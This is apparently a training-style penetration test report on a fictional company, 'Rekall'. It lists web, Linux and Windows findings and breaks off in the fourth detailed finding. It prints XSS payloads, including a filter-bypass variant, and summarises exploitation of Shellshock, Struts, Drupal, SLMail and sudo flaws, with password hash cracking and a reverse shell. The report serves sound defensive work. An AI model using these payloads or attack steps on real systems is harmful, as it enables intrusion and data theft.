# Cybersecurity

## Penetration Test Report

# Rekall Corporation

# Penetration Test Report

# Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

# Contact Information

| | |
|---|---|
| **Company Name** | CyberClouds |
| **Contact Name** | Emyrca Feliciano Estrada |
| **Contact Title** | Penetration Tester |

# Document History

| Version | Date | Author(s) | Comments |
|---|---|---|---|
| 001 | 03/28/2024 | Emyrca, Thomas, Susan, Nate | Initial Report |
| 002 | 04/08/2024 | Emyrca, Thomas, Susan, Nate | Met with Customer addressing comments |
| 003 | 04/10/2024 | Emyrca, Thomas, Susan, Nate | Adding additional findings |

# Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
| --- |
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

# Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

**Critical**: Immediate threat to key business processes.
**High**: Indirect threat to key business processes/threat to secondary business processes.
**Medium**: Indirect or partial threat to business processes.
**Low**: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Most input fields on the Rekall website are using input validation.
- It took several attempts to find an input field that would accept a command injection.
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability.
- Current and continuing penetration testing to identify vulnerabilities for mitigation.
- A well-designed web page is a key strength, enhancing user engagement and reflecting the company's commitment to superior user experience.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web Application Vulnerabilities:

- The Web Application is susceptible to both XSS and SQL payload injection.
- Authentication details are improperly stored within the HTML source code.
- The Apache web server is not up-to-date and is exposed to multiple exploits.
- The SLMail server has vulnerabilities that could potentially allow shell access.
- Unauthorized access to password hashes could lead to password decryption and privilege escalation.
- Rekall's server physical address is publicly accessible.
- Credentials are revealed during an IP lookup.
- IP addresses within Rekall's IP range show potential vulnerabilities (open ports, IP addresses, etc.) when scanned.
- Open ports could potentially allow for file enumeration and unauthorized access.

# Executive Summary

During the comprehensive penetration testing of Rekall's IT infrastructure, Cyber Clouds discovered a multitude of vulnerabilities, including several of critical severity that could potentially lead to substantial damage to Rekall's financial standing or reputation. Cyber Clouds successfully penetrated Rekall's systems, exfiltrated sensitive data, and escalated system privileges, as outlined below.

The initial phase of testing targeted Rekall's Web Application, revealing it to be susceptible to an XSS Reflected attack, allowing the execution of malicious scripts on the home page. The Web Application also exhibited a vulnerability to Local File Inclusion, permitting file uploads from the VR Planner web page. A Stored XSS vulnerability was detected on the Comments page, enabling the execution of scripting code. Furthermore, SQL Injection attacks could be performed on the Login.php toolbar, and the Networking.php page was found to be vulnerable to a Command Injection attack.

Examination of open-source data revealed exposure and visibility using OSINT, with a stored certificate discovered during a crt.sh search. Alarmingly, user login credentials were found to be stored in plain text within the HTML source code of the Login.php page, visible even when simply highlighting the page in a web browser. The robots.txt file was also found to be exposed and readily accessible. Further research uncovered user credentials in a Github repository, leading to unauthorized access to the web host's files and directories. The Apache server was identified as outdated and vulnerable to a Struts exploit.


Subsequent testing of the Linux environment allowed Cyber Clouds to identify five publicly exposed and vulnerable IP addresses, with one of the hosts found to be running Drupal. Stolen credentials were utilized to access one host and escalate privileges to root level. An additional commonly known shell RCE execution vulnerability was discovered using Meterpreter, and the sudoers file was accessible using a Shellshock exploit in Metasploit.

Within the Windows OS environment, Cyber Clouds discovered that FTP Port 21 was open and vulnerable, as was Port 110, which is used for the SLMail service. Metasploit was employed to discover this vulnerability, as well as to gain access to a password hash file, which was subsequently cracked, enabling the creation of a reverse shell. Additionally, scheduled tasks were found to be readily visible within the Windows 10 Machine Task Scheduler, and Metepreter could be used to display directories on public Windows directories.

In conclusion, these vulnerabilities, if exploited maliciously, could lead to significant disruption within the assets and overall functionality of the business. Cyber Clouds has provided comprehensive recommendations for mitigating each of these vulnerabilities to prevent potential harm and loss.

# MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that Cyber Clouds used throughout the assessment.




Legend:

Performed successfully
Failure to perform

[MITRE ATT&CK navigator map]

# Summary Vulnerability Overview

| Vulnerability | Severity |
|---|---|
| 1. Reflected XSS | High |
| 2. Reflected XSS (Advanced) | High |
| 3. Stored XSS | Critical |
| 4. Sensitive Data Exposure | Medium |
| 5. Local File Inclusion | Critical |
| 6. Local File Inclusion (Advanced) | High |
| 7. SQL Injection | Critical |
| 8. Sensitive Data Exposure | Medium |
| 9. Sensitive Data Exposure II | Low |
| 10. Command Injection | High |
| 11. Command Injection (Advanced) | High |
| 12. Brute Force Attack | High |
| 13. PHP Injection | Critical |
| 14. Session Management | High |
| 15. Directory Traversal | Medium |
| 1. Open Sourced Exposed Data WHOIS Records | Low |
| 2. Open Sourced Exposed Data DNS Records | Low |
| 3. Open Sourced Exposed Data Certificate Transparency | Medium |
| 4. Nmap Vulnerability Scan | Medium |
| 5. Nmap Vulnerability Scan Traceroute | Medium |
| 6. Critical Vulnerability Apache Struts | High |
| 7. Metasploit: RCE Exploit - Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) | High |
| 8. Metasploit: RCE Exploit - Shellshock - Meterpreter /etc/sudoers.d | High |
| 9. Metasploit: RCE Exploit - Shellshock - Meterpreter /etc/passwd | High |
| 10. Struts - CVE-2017-5638 | High |
| 11. Drupal - CVE-2019-6340 | High |
| 12. Privilege Escalation CVE-2019-14287 | High |
| 1. Unprotected Credentials | Critical |
| 2. HTTP Enumeration | High |
| 3. FTP Enumeration | Medium |
| 4. SLMail Service Exploit | High |
| 5. Win10 Scheduled Tasks | Low |
| 6. User Enumeration I | Critical |
| 7. File Enumeration - Sensitive Data Exposure | High |
| 8. User Enumeration II - Lateral Move | Critical |

| | |
|---|---|
| 9. Escalation Access - Insufficient Protection of Sensitive Files | Critical |
| 10. Compromised Admin - Improper Protection of NTLM password hash | High |

The following summary tables represent an overview of the assessment findings for this penetration test:

| Scan Type | Total |
|---|---|
| Hosts | 192.168.14.35<br>192.168.13.13<br>192.168.13.12<br>192.168.13.11<br>192.168.13.14<br>172.22.117.20<br>172.22.117.10<br>172.22.117.100 |
| Ports | 21, 22, 80, 110, 445, 8080 |



| Exploitation Risk | Total |
|---|---|
| Critical | 7 |
| High | 18 |
| Medium | 7 |
| Low | 4 |

# Vulnerability Findings




| Vulnerability 1 | Findings |
|---|---|
| **Title** | Reflected XSS |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |

| | |
|---|---|
| **Risk Rating** | High |
| **Description** | This reflected XSS vulnerability occurs when user input is directly injected into a webpage without proper sanitization or output encoding, allowing the execution of malicious scripts in the user's browser.<br>**Method: <script>alert("flag 1")</script>** |
| **Images** |  <br>  |
| **Affected Hosts** | http://192.168.14.35/Welcome.php |
| **Remediation** | Enhance security by implementing a robust Content Security Policy (CSP), utilizing output encoding libraries to mitigate XSS attacks, and rigorously validating and sanitizing user input. |



| **Vulnerability 2** | **Findings** |
|---|---|
| **Title** | Reflected XSS (Advanced) |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | High |

| | |
|---|---|
| **Description** | The reflected XSS vulnerability bypasses input validation that typically filters out the word 'script.' It achieves this by employing a split script tag, thereby enabling the execution of arbitrary code within the user's browser.<br>**Method: <SCscriptRIPT>alert("Flag 2")</SCscriptRIPT>** |
| **Images** |  <br>  |
| **Affected Hosts** | http://192.168.14.35/Memory-Planner.php |
| **Remediation** | Similar to method 1, enhance security by ensuring that input validation is not easily circumvented. Instead of using a block-list approach, consider implementing an allow-list of acceptable inputs. |





| Vulnerability 3 | Findings |
|---|---|
| **Title** | Stored XSS |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Critical** |

| | |
|---|---|
| **Description** | This stored cross-site scripting (XSS) vulnerability arises when user-supplied data is persistently stored on the server and subsequently rendered to users without adequate encoding or sanitization. As a result, there exists the potential for a persistent XSS attack.<br>**Method: </script>alert("Hello")</Script>** |
| **Images** |  <br>  <br>  |
| **Affected Hosts** | http://192.168.14.35/comments.php |
| **Remediation** | To enhance security, employ a comprehensive approach that includes input validation, thorough sanitization, and proper encoding of user inputs. |



| Vulnerability 4 | Findings |
|---|---|
| **Title** | Sensitive Data Exposure |
| **Type (Web app / Linux OS / WIndows OS)** | Web App |
| **Risk Rating** | **Medium** |

| | |
|---|---|
